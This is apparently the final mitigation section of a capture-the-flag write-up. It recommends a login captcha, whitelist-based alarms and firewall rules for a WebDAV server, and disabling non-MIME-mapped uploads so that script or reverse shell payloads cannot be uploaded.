- Captcha. By forcing human input for the login process, a brute force attempt would be painfully slow and unfeasible.

Mitigation: Detecting the WebDAV Connection

Alarm

Alarm: Monitor for any external traffic, not from a whitelisted IP address trying to access the WebDAV server.

Trigger: As all traffic should be from either internal or from an approved (whitelisted) IP address, the threshold should be any hits or requests greater than zero.

System Hardening

Configure the firewall to deny all traffic to the WebDAV server except for internal traffic and that from a whitelisted IP address.
For an employee to access WebDAV, they should get the appropriate approval and have their IP address added to a whitelist of approved IP addresses. This would make it much more difficult for an attacker to connect to the WebDAV server.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Monitor for file uploads that don't belong to the approve mime type mapping, such as scripts.

By default, scripts should not be able to be uploaded, only by exception when an admin temporarily changes the access so that (only) they can upload a valid script. Therefore, a threshold of greater than zero is appropriate for this alarm.

System Hardening

Enable WebDAV authoring rules to block the upload of a script from all users, including admin.
By setting the "allowNonMimeMapFiles" value to false, WebDAV will require all file types to be found within the mime type mapping. This will result in no one being able to upload a script via the WebDAV server, which would have prevented the upload of the payload in this attack, thus preventing access to capture the flag.


The End